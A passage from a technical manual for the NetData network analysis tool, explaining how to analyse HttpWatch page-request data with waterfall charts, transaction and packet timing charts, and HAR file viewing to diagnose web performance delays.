The page requests characterised by HttpWatch and reconstructed by NetData can quickly expose the user transactions with performance problems. The first step is to load only the user transactions by un-checking the box for server transactions, checking the box for transactions of another class, and selecting ‘user trans’ from the drop-down menu:



The resulting chart and transaction table display the response times of all the page requests; pop-ups display a page’s title and the number of network round-trips needed to render the page:




	Trn Key	Request Strt	Resp End	Description	End Rsp	Trips...
◆	2351	00:46:14.762	00:46:20.034	Page Request: Vikipedio--	1.4990	74
×	2358	00:46:32.825	00:46:33.846	Page Request: Wikipedia, the free encyclopedia--	0.3090	2
■	2377	00:46:47.531	00:46:50.281	Page Request: Maximum Illud - Wikipedia, the free encyclopedia--	1.0790	7
◆	2500	00:48:45.262	00:48:52.185	Page Request: Microsoft account - A single login to services and...	6.9230	56
■	2529	00:48:59.424	00:49:02.392	Page Request: Microsoft Account Security Overview--	1.1140	12
■	2589	00:49:32.236	00:49:35.912	Page Request: Bing--	3.1910	21
+	2650	00:50:03.064	00:50:06.061	Page Request: Mountains of North America - Bing--	2.3660	25
◆	2842	00:51:38.337	00:51:43.98	Page Request: Mountains of North America - Bing Images--	4.3530	61

There are two ways to explore the details of a page request and both start with a right-click on either the transaction's marker on the chart or its entry in the transaction table. You can choose to 'Describe Transaction'. The description includes a table of all the file requests generated by the page request, and the HttpWatch JSON description extracted directly from the archive file:

row	Start	Request	Response	Method	Result	Server	Request
1	00:48:45.262	1,743	709	GET	302	e10088.dscb	/en-us/account/
2	00:48:45.63	1,755	9,888	GET	200	e10088.dscb	/en-us/account/default.aspx
3	00:48:46.945	1,599	3,521	GET	200	e10088.dscb	/en-us/account/shared/core/2/js/js.ashx
4	00:48:46.945	1,660	7,284	GET	200	e10088.dscb	/en-us/account/shared/core/2/css/css.ashx
5	00:48:46.946	1,601	60,359	GET	200	e10088.dscb	/en-us/account/shared/core/2/js/js.ashx
6	00:48:46.946	1,601	1,058	GET	200	e10088.dscb	/en-us/account/shared/core/2/js/js.ashx
7	00:48:46.946	1,679	4,452	GET	200	e10088.dscb	/en-us/account/shared/core/2/css/css.ashx
8	00:48:46.947	1,569	13,682	GET	200	e10088.dscb	/library/svy/broker.js


```
HttpWatch description:
{
    "startedDateTime" :         "2014-12-15T00:48:45.262+11:00",
    "id" :                      "page_13",
    "title" :                   "Microsoft account - A single login to services and device
    "pageTimings" :             {
        "_renderStart" :            3,
        "onContentLoad" :           0,
        "onLoad" :                  3811                }}
```


To view this information graphically, choose instead to 'Plot Transaction Timing…' and in the subsequent dialogue ask to load all the transactions involved in the page request. For the most detail include connection-request transactions (derived from network traffic); connection records to show when connections were closed; and application events to show when significant events occurred within the browser:




9.2.2 Waterfall Charts

NetData's waterfall chart can reproduce an HttpWatch chart very closely but the colours of transaction bars are different largely because NetData reserves red for severe abnormalities. NetData adds vertical lines to mark the times of three significant browser events in the same colours as HttpWatch: green for the start of page rendering; blue when all the content has been loaded to complete the Document Object Model (DOM); and red when the DOM and all images have been loaded for the page. The following chart displays these three events, and with the grey *client-blocked* bars makes it quite clear when the browser decided what resources were needed to complete the page.

The first bar on this chart is an optional rendering of bars representing the whole page request. NetData regards the page request as a *user* transaction, and displays it as a pseudo server transaction with a yellow 'server-processing' bar between the blue and red browser events.

Above the waterfall is an optional time-summary bar indicating how much time is spent in different types of activities. The division of overall time depends on a selected sequence of non-overlapping activities (like a 'critical' path), and the bars of the selected activities are outlined in dark blue rather than grey. If a selected activity is considered not to affect the overall time, the user can right click on its transaction bar and choose to exclude it from the time summary, thus forcing NetData to select a different sequence of non-overlapping activities.




The table of legends for the different colours of transaction bars includes percentages of the overall page-request time together with numbers of 'loops' – the numbers of times a path's loop-delay is incurred for signal propagation. Client loop-delay refers to the loop from the monitoring point to the client, while server loop-delay refers to the loop from the monitor to the server; the two loop totals are normally equal and either number can be read as the number of loops from client to server and

return. The loops required for connection requests, SSL handshakes and TCP during message transfers are counted separately. Complete counts for SSL handshakes and TCP require different types of waterfall charts derived from network traffic rather than HttpWatch alone.


The bars on a chart can be drawn from network traffic, an HTTP archive, or both. Archive transactions are assigned to a different class called the *imported* class, and a drop-down menu in the chart's format-control window determines the classes that can be plotted on the chart. Initially, all classes are enabled.

Unlike the waterfall charts of most viewers, NetData's charts can be zoomed and resized; the contents can be filtered in various ways; and they have many optional overlays. For the following small portion of a page request the user-transaction and time-summary bars have been excluded, but the waterfall represents each file request twice, as determined by both HttpWatch and the network traffic.




The response times measured by HttpWatch are often larger than the times derived from packet timestamps and the differences usually reflect delays within the browser. The above chart shows that HttpWatch didn't see the opening of the second connection, probably because it was opened early, in a speculative manner, and wasn't used until the end of the redirection notice. However, the clearest way to compare measurements from HttpWatch and network traffic is in a transaction timing chart.


9.2.3 Transaction and Packet Timing Charts



This waterfall chart displays two file requests drawn only from HttpWatch. To understand why the first SSL handshake took more than half a second, allow the network-derived transactions to be added to the HttpWatch transactions and displayed as a timing chart:




The network traffic reveals activity on two connections not mentioned by HttpWatch: a connection and secure session opened speculatively with each server but never used. Stacked above the slow SSL handshake reported by HttpWatch are transaction bars indicating two network round-trips, and a long delay in returning the first handshake response. This chart indicates that the delay is not caused by any network abnormality because the blue response-message bar is outlined in blue rather than red. To investigate further, in any case, load and plot the relevant packets, making the chart a packet-timing chart, and for clarity hide the unused connections:



The first SSL response comprised a chain of certificates in 6806 bytes; after sending the first packet the server waited for a TCP Ack before sending the remaining two packets. The dark bands painted in the bars for connection opening (green), handshake processing (dark pink), response-message transfer (grey-blue) and application processing (orange) indicate that the loop-delay was incurred five times. That is why it took nearly 0.9 seconds to fetch the file, for which the server needed only a few milliseconds.

When packets have been loaded, the waterfall chart with a time summary provides an accurate count of all the loop-delays incurred in all or part of a user transaction:



This example illustrates the chief motivation for recording network traffic as well as HttpWatch measurements: the network traffic yields explanations for delays that can't be obtained by any other means. HttpWatch is frequently used to document page-request times when assessing and perhaps accepting the performance of an application system, and in such cases it is vital that the occurrence of a network abnormality such as packet loss be recognised, and the application measurement invalidated. The network traffic may also identify poor settings of configuration parameters as in this case, and lead to significant performance improvements.


9.2.4 NetData as An HAR Viewer

NetData is able to import any number of HTTP archives into the one project database, even if no network traffic has been analysed. In this respect NetData can be regarded as an HAR viewer, able to read the HAR files of any tool. A list of tools supporting the HTTP Archive format (HAR) can be found at


http://www.softwareishard.com/blog/har-adopters/

After loading many HTTP transactions into the database NetData's extensive range of charts and other tools can help explore and visualise system behaviour. For example, it might be useful to plot and compare the response times of similar transactions, to plot transaction mixes, or investigate how the browser uses TCP connections in different circumstances.

Besides waterfall charts and NetData's many other types of charts, NetData can also display the exact contents of an HAR file as an expandable tree, with the 'View, JSON file (e.g. .har)' command:

